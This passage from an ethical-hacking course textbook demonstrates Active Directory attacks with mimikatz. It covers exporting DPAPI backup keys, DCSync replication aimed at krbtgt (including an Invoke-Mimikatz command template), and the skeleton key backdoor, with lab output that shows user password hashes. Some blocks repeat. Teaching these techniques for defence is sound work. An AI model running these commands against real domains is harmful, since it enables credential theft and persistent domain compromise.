

Select mimikatz 2.1.1 x64 (oe.eo)
Select Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Loading personal and system profiles took 2196ms.
PS C:\Users\administrator> \\vboxsrv\tools\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on May  2 2018 00:26:52
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::backupkeys /system:dc01.offense.local /export

Current prefered key:       {d2685b31-402d-493b-8d12-5fe48ee26f5a}
  * RSA key
        Exportable key : YES
        Key size       : 2048
        Private export : OK - 'ntds_capi_0_d2685b31-402d-493b-8d12-5fe48ee26f5a.pvk'
        PFX container  : OK - 'ntds_capi_0_d2685b31-402d-493b-8d12-5fe48ee26f5a.pfx'
        Export         : OK - 'ntds_capi_0_d2685b31-402d-493b-8d12-5fe48ee26f5a.der'
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Loading personal and system profiles took 843ms.
PS C:\Users\administrator> ls


    Directory: C:\Users\administrator


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        3/25/2019  11:44 PM                3D Objects
d-r---        3/25/2019  11:44 PM                Contacts
d-r---        3/25/2019  11:44 PM                Desktop
d-r---        3/26/2019  10:20 PM                Documents
d-r---        3/25/2019  11:44 PM                Downloads
d-r---        3/25/2019  11:44 PM                Favorites
d-r---        3/25/2019  11:44 PM                Links
d-r---        3/25/2019  11:44 PM                Music
d-r---        3/26/2019  11:48 PM                OneDrive
d-r---        3/25/2019  11:45 PM                Pictures
d-r---        3/25/2019  11:44 PM                Saved Games
d-r---        3/25/2019  11:44 PM                Searches
d-----        3/26/2019  10:20 PM                source
d-r---        3/25/2019  11:44 PM                Videos
-a----        4/13/2019   4:55 PM            760 ntds_capi_0_d2685b31-402d-493b-8d12-5fe48ee26f5a.der
-a----        4/13/2019   4:55 PM           2562 ntds_capi_0_d2685b31-402d-493b-8d12-5fe48ee26f5a.pfx
-a----        4/13/2019   4:55 PM           1196 ntds_capi_0_d2685b31-402d-493b-8d12-5fe48ee26f5a.pvk
-a----        4/13/2019   4:55 PM            256 ntds_legacy_0_6ec0b07c-4ea8-4d28-a283-31b63f2fa324.key
```

Figure 6.181: Screenshot showing the output of the mimikatz tool

Cross-check whether the secured master keys are obtained by navigating through the root location containing the mimikatz.exe file and check for file formats such as .der, .key, pvk., and .pfx. By obtaining a master key, the attacker can open any DPAPI-encrypted file from any device associated with the network and maintain persistence.



Malicious Replication and Skeleton Key Attack

Malicious Replication

- It enables attackers to create an exact copy of user data using the admin credentials
- Attackers often attempt to replicate sensitive accounts such as "**krbtgt**"

```
mimikatz # lsadump::dcsync /domain:ceh.com /user:Jason
[DC] 'ceh.com' will be the domain
[DC] 'Server2022.CEH.com' will be the DC server
[DC] 'Jason' will be the user account

Object RDN           : Jason M.

** SAM ACCOUNT **

SAM Username         : jason
User Principal Name  : jason@CEH.com
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2/1/2022 5:51:06 AM
Object Security ID   : S-1-5-21-2083413944-2693254119-1471166842-1103
Object Relative ID   : 1103

Credentials:
  Hash NTLM: 2d20d252a479f485cdf5e171d93985bf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : f885879302d4f664ee5ea4f50e316bce

* Primary:Kerberos-Newer-Keys *
    Default Salt : CEH.COMjason
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 13b07f00282597e13a6b25ccba5f0e41a7b889c74a958c990ea6f00935ff7fae
      aes128_hmac       (4096) : bc742c1bd3cae1d44c5ac5115499a729
      des_cbc_md5       (4096) : 02ad491a1f7f10bc

* Primary:Kerberos *
    Default Salt : CEH.COMjason
    Credentials
      des_cbc_md5       : 02ad491a1f7f10bc

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  ae97c9b3ad69e6669e5d4b19a1f678cb
    02  0ad770a5b08d26a288c8e8242e12253b
```

Skeleton Key Attack

- A skeleton key is a form of malware that attackers use to **inject false credentials** into domain controllers to create a backdoor password
- It is a **memory-resident virus** that enables an attacker to obtain a master password to validate themselves as a legitimate user in the domain


```
mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # misc::skeleton
[KDC] data
ERROR kuhl_m_misc_skeleton ; Second pattern not found

mimikatz #
```

Malicious Replication

Malicious replication enables attackers to create an exact copy of user data using the admin credentials. This technique allows attackers to compromise other credentials and access accounts from a remote location. Attackers follow all the DCSync attack steps to replicate sensitive accounts such as "krbtgt," which serves as a master key for signing Kerberos tickets.

Attackers attempt malicious replication using the following command:

```
Invoke-Mimikatz -command '"lsadump::dcsync /domain:<Target Domain>
/user:<krbtgt>\<Any Domain User>"
```



```
mimikatz # lsadump::dcsync /domain:ceh.com /user:Jason
[DC] 'ceh.com' will be the domain
[DC] 'Server2022.CEH.com' will be the DC server
[DC] 'Jason' will be the user account

Object RDN           : Jason M.

** SAM ACCOUNT **

SAM Username         : jason
User Principal Name  : jason@CEH.com
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2/1/2022 5:51:06 AM
Object Security ID   : S-1-5-21-2083413944-2693254119-1471166842-1103
Object Relative ID   : 1103

Credentials:
  Hash NTLM: 2d20d252a479f485cdf5e171d93985bf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : f885879302d4f664ee5ea4f50e316bce

* Primary:Kerberos-Newer-Keys *
    Default Salt : CEH.COMjason
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 13b07f00282597e13a6b25ccba5f0e41a7b889c74a958c990ea6f00935ff7fae
      aes128_hmac       (4096) : bc742c1bd3cae1d44c5ac5115499a729
      des_cbc_md5       (4096) : 02ad491a1f7f10bc

* Primary:Kerberos *
    Default Salt : CEH.COMjason
    Credentials
      des_cbc_md5       : 02ad491a1f7f10bc

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  ae97c9b3ad69e6669e5d4b19a1f678cb
    02  0ad770a5b08d26a288c8e8242e12253b
```

Figure 6.182: Screenshot showing the output of the mimikatz tool

The above command generates NTML hashes of the given domain user.

Skeleton Key Attack

A skeleton key is a form of malware that attackers use to inject false credentials into domain controllers (DCs) to create a backdoor password. It is a memory-resident virus that enables an attacker to obtain a master password to validate themselves as a legitimate user in the domain. This attack necessitates domain administrator rights and DC access. This attack is difficult to distinguish from other standard user authentication methods, making it difficult to detect.

